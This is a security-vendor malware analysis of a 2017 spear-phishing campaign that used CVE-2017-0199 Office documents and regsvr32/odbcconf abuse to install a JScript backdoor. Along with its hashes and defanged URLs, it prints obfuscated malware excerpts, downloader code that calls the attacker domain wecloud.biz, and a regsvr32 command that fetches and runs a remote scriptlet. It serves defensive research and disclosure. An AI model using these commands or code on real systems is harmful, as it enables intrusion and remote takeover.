

Malware

# Emails with Backdoor Targets Russian Businesses

A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system

By: Lenart Bermejo, Ronnie Giagone, Rubio Wu, Fyodor Yarochnik

August 07, 2017

Read time: 4 min (1113 words)



Subscribe

A malicious email campaign against Russian-speaking enterprises is employing a combination of exploits and Windows components to deliver a new backdoor that allows attackers to take over the affected system. The attack abuses various legitimate Windows components to run unauthorized scripts; this is meant to make detection and blocking more challenging, particularly by whitelisting-based solutions.

We've observed at least five runs from June 23 to July 27, 2017, each of which sent several malicious emails per target. Affected industries were financial institutions,

The earliest sample of the malicious dynamic-link library (DLL) file related to these attacks was uploaded to VirusTotal last June 6, 2017. This somewhat coincides with the spate of emails we saw during the period between the last week of June and July 27, 2017.

We're inclined to think that these attacks are still ongoing. Their limited distribution and specificity in social engineering lures are red flags that may indicate they are a **spear-phishing** campaign.




Figure 1. The malicious email campaign's attack chain




Figure 2. Different malicious emails sent to one target (timeline from left to right, clockwise)





Figure 3: A sample email sent to a mining firm

The infection chain starts with emails with addresses designed to make it look like they're from actual sales and billing departments. One sample we found used the subject line, *Правила подключения к шлюзу*, which translates to "Rules for connecting to the gateway." Another has the subject line, *Оплата госпошлин*, which means "Payment of state duties."


*kluchn08.doc (instructions for connecting clients) and **Заявление на оплату услуги**.doc (Application for payment of the service).*



*Figure 4. Email with attached DOC file*

These files are actually a malformed Rich Text Format (RTF) file Trend Micro detects as TROJ\_EXPLOYT.JEJORC. These exploit a vulnerability ([CVE-2017-0199](#)) in Microsoft Office's Windows Object Linking and Embedding (OLE) interface. We've actually seen other threat actors leveraging this security flaw.


The exploit code downloads what is supposedly an XLS file from `hxxps://wecloud[.]biz/m11[.]xls`. This domain, to which all of the URLs used by this attack point to, is controlled by the attacker and was registered in early July. This fake Excel spreadsheet file is embedded with malicious JavaScript. The Excel header will actually be



```
PK<...>[Content_Type].xml<...>
(1 "MO/@+ti&p...W^Uz0.E^oδM-n¼CUE~dgü8t JK*%Z¼ Å2m13fNÜ—
N1 <*kRÖOz,1 #m1,e~ÓÇo-E1_ÉDi¼ÉFÄE.Äü#6~wÇ9E1_ÄÄ.Ot'E [7aNE# 1^~YeYpaM!! äPi^
ää r1/C4^NäÄÄC%...~¼R&æ+•¶ HüÄdBäCB•w^P#¶ fñV;äa°Ä¶TMen°/h°xI 30oÖüEgVİ5ö —
ia'y8S4ö•söV1 °e8Eö9NB™ yAn e1 döjY!! i8T(Æyn°>vw + ä°e°Q°iv/f (cSL¼p,qWë,UIDXÄüEgQ%ö
w,a4+ Sä^Ä %öy0CEf!! °D¼¼ BügslDZYÖdL¼uHüÄyeiY,°c+ 9•>(hVDÜ°SŽ (h°i-AÖä17Üto
yy¹PK¹¼¶¶! °~δN1 ¶¶ _rels/rels e¹ 1 (1 CE'ÜJ¹ A t1l BaE}7Ü °ÖÜDHjw°e¹ °TM¶ w¶ lüÜ¼¼½E
°PÜ°æöçEOÖ°f,Ö:§<- °aYÖ Ø'Gßkxm°• PYE[3,g G1°inoÖ/<°j°<CE1«e²†AS>°f3°E...E¼T° I
S °I° δE°°¼Ç6W¹ 3TMÜY ig@µÇX6_Ö¶ j7+~ f8ÖE%°¹ Ê° aoÜ.b°ILÆr j8,°+10I% °b~ 6äicÖöDy_Ž..., i
%lölöuce¹ Z°¶ tÜeyÇ°; 1Y,1 } (üCf/h> yy¹PK¹¼¶¶! °~9° °l° word/_rels/document.xml.rels e¹
( °~MO_0+ ti&p °Ö¶¶ V] Ü² 5Ü°EäÜ-Sh_-tE# b¼¼³ Êç° Mf8¼4IÖ1°Z¼ÖÜö1 °,¶qÄ°°
EäÆT °=loO.Y,Sm.+gA°_T °äfÖ T°Ä!M/QH±(XIO°qZ°,Zbi+ °aG_K ¶/x#Ö°,E/'dE)?fe/fh° æ7ü)°¶m!! Eö g:-
269 00010c0: a184 0d1b 5393 d964 f9cc 9bad 5c31 3709 ....S..d....\17.
270 00010d0: ea70 f561 ed3e a7b0 5307 5221 d516 9691 .p.a.>...S.R!....
271 00010e0: 0d3c 7363 7269 7074 3e66 756e 6374 696f .<script>functio
272 00010f0: 6e20 6f6b 3438 5762 727a 6363 2875 5877 n ok48Wbrzcc(uXw
273 0001100: 4546 2c20 7330 3175 4a37 3754 4b29 7b72 EF, s01uJ77TK){r
274 0001110: 6574 7572 6e20 7558 7745 462e 6368 6172 eturn uXwEF.char
275 0001120: 4174 2873 3031 754a 3737 544b 293b 7d66 At(s01uJ77TK);}f
276 0001130: 756e 6374 696f 6e20 6558 4651 3228 6b47 unct1on eXFQ2(kG
277 0001140: 4572 3529 7b76 6172 2067 7820 3d20 2222 Er5){var gx = ""
278 0001150: 3b20 7661 7220 6e6c 3833 424c 6249 6847 ; var nl83BLbIHG
```

Figures 5 to 6. XLS file with header and JavaScript code

The JavaScript in *m11.xls* contains two **PowerShell** scripts. The first script will download and launch a decoy document, while the second will continue the infection chain by downloading another file.






Figure 8. Content of newly downloaded file

The file will be decrypted using AES-CBC cipher algorithm and then saved to the %Appdata% folder with a random file name and .TXT extension. The decrypted file is a dynamic-link library (DLL) file detected as TROJ DROPNAKIS.ZGEG-A.




Figure 9. Decrypted file



This particular file (*odbcconf.exe*) is a normal executable that performs various tasks associated with **Microsoft Data Access Components**. The command above misuses this feature to execute the DLL file.

Upon execution, this DLL will drop a file in the *%AppData%* folder. This file is appended with a *.txt* extension. This is actually an SCT file (Windows scriptlet), which is normally used to declare variables, define expressions, and add functional codes in web pages. In this case, it has a malicious, obfuscated JScript file (JS\_NAKJS.ZIEG-A).



```
<!--992FA104E69738DBBF2AD6AFAAB3B95C04E56A2AD239C679AEB30FC6B417B2A5EBD5A1C6D3749A2E/
<component id="mOPORzPotDCHabksvvcQkHUGHIXc9e" >
<registration
progid="l.p"
classid="{D86C6359-0E18-60B5-77D9-690805DCE3EF}" >
<script language="JScript" >
function og(w8xq6hERLA){var qA8ewXhxf = "";var l6 = 0;for (l6 = w8xq6hERLA.length - 1
btSpj(i14louqS, ggd) {var rkSy = [];var h5 = "";var ihxa;var r9gqNYctM6; ihxa = 1;whi
= ""wXKvkFZBVHkshZQoQFBhAH08XRggEUCRkgHE0PVC3HDFRRZQQFrQVffpURWklUdQyGmBhCvEkDIB1IG
ohJN5nEpR0QPRQDZURfUtMCKgzWvpUFnxAeE5FVbhhdWznBhJxQPRRAZEEet8GCGMBWukgv5hRaF4wMxxAbJ
EqQmHT/ZEIZ1FVdZAADATHg8lUUtGXB5VJVAYHD1FRDIXR2lUPZNUEbrXLbEyG0lgBA8VXBN1PUByXKx1wQl
8lSNlGDAVJa8GFQEBrBj1w5CBKBCrHEJwTXJTFg8lUUtQVEU0LA4iBHuhFOhUH4EBcL0kFSRRQ08nvtVgBGJ
RVPZ5FVFBQFUJyBuUVGaklFJVBMdAyHD1lAVxFCrRVZQIAAlxQBUNjBuUVGaklFJVBMdAyHD1lHb4AXichbRI
</script>
</registration>
</component>
</package><!--7667A67C8D04ACE257F6296E38814C97138E0D9C1EDCE8D5AE5EDDFA12DE419A1CA36B(
```


Figure 10. Dropped XML file showing obfuscated downloader code

The DLL will execute the SCT file using the following command: `regsvr32.exe /s /n /u /i:"C:\Users\Administrator\AppData\Roaming\{RANDOM}.txt" scroBj.dll`



registry, including DLL files. This attack method is also known as **Squiblydoo** — `regsvr32` is abused to bypass restrictions on running scripts. It also means evading application whitelisting protections such as AppLocker. While **Squiblydoo** is already a known attack vector, this is the first time we've seen it combined with `odbcconf.exe`.

The above command, once deobfuscated, will execute *another* XML file, which is downloaded from `hxxps://wecloud[.]biz/mail/changelog[.]txt`. This file serves as the main backdoor.



```
function hit() {  
    var x1;  
    var Note;  
    var xStore;  
    var Sp;  
    var saveTo;  
    var xx1 = rsvr + " /s /n /u /i:";  
    var xx2 = " scroBj.dll";  
    var mLink = "https://wecloud.biz/mail/changelog.txt";  
    var comm = xx1 + mLink + xx2;  
    if (xGo(comm) === true) {  
        ...  
        waitFor(1, 0);  
    }  
}
```

Figure 11. Constructing the command to launch the final payload

The same command format is used to launch the final payload (JS\_GETFO.ZHEG-A). Note that because of the `/i` switch, the code is directly gathered from a URL: `regsvr32.exe /s /n /u /i: hxxps://wecloud[.]biz/mail/changelog[.]txt scroBj.dll`

This is another SCT file with obfuscated JavaScript code that contains backdoor commands, which essentially allow attackers to take over an infected system. It



- d&exec = download and execute PE file
- gtfo = delete files/startup entries and terminate
- more\_eggs = download additional/new scripts
- more\_onion = run new script and terminate current script
- more\_power = run command shell commands

## Mitigation

While the later stages of the infection chain required the use of various Windows components, the entry point still involves the use of a Microsoft Office exploit. Patching and keeping software up-to-date will protect users. Alternately, employing firewalls, intrusion detection and prevention systems, **virtual patching**, and URL categorization, as well as enforcing robust patch management policies, will significantly reduce the system's attack surface.

Apart from enforcing the principle of least privilege, system administrators should also consider disabling system components that aren't necessary to the user's tasks. Another option is to blacklist possible command interpreters and rarely used applications, even if they are Windows components themselves. It should be noted that doing this could affect legitimate system functions, but will improve security.

## Trend Micro Solutions

Trend Micro™ OfficeScan™ with XGen™ endpoint security has **Vulnerability Protection** that shields endpoints from identified and unknown vulnerability exploits



end users and businesses from these threats by detecting and blocking malicious files and all related malicious URLs.

## Indicators of Compromise (IoCs):

*Related hashes detected as TROJ\_EXPLOYT.JEJORC (SHA-256):*

25c46c068dbee7bd77cf762ed140c80ddaf439d118f51080e92478f982848a30  
2d23b519931072632b8b6c0c9560d95414dd1639df895694dff7e5ea19fe5182

*Related hash detected as TROJ\_DROPNAKJS.ZGEG-A (SHA-256):*

- 52d69c91fba8435398870d480f37e87f0a9f7ee721473c98659f5b94b1c91abb

*Malicious DLLs detected as TROJ\_DROPNAKJS.ZGEG-A (SHA-256):*

ff94ded03a42857c7c534229859b99e034745177184791df3084b6dde66b29e6  
0a424531b7c46a72a6f1e2b5a0449b487d30b2f5389a2b86720e278f07ae976b  
4e73334972d6b01650c572fd58596479e68edeb8337962a19e0a76579a9b4ecc  
81c400f0345b5b84fc484b4446b1b7fec5598083056c8012a308f8d38d44667e  
727e28c21462cdd3f28991305d16063c871c64674edae061f95e16c9f474fe13  
cb7f5dd7b0d6465a2d0b83042154f4329f6b7b2727c5ed17b95d777e43f437e1

*URLs related to the malicious email campaign:*

- hxxps://mail[.]webmaster-1[.]kz/include/changelog[.]txt
- hxxps://getupdates[.]kz/ch582/changelog[.]txt



◦ hxxps://mail[.]maincdn[.]biz/s1/p11[.]db

Tags

Malware | Endpoints | Research

Authors

Lenart Bermejo  
Threats Analyst

Ronnie Giagone  
Threats Analyst

Rubio Wu  
Threats Analyst

Fyodor Yarochkin  
Sr. Threat Researcher

CONTACT US

SUBSCRIBE



Business



[Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis](#)

[Attacker Abuses Victim Resources to Reap Rewards from Titan Network](#)

[Unveiling Earth Kapre aka RedCurl's Cyberespionage Tactics With Trend Micro MDR, Threat Intelligence](#)

[See all articles >](#)

Experience our unified platform for free

Claim your 30-day trial



Resources

Support

About Trend

Country Headquarters



Suite 1500  
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States

▼

[Privacy](#) | [Legal](#) | [Accessibility](#) | [Site map](#)

Copyright ©2024 Trend Micro Incorporated. All rights reserved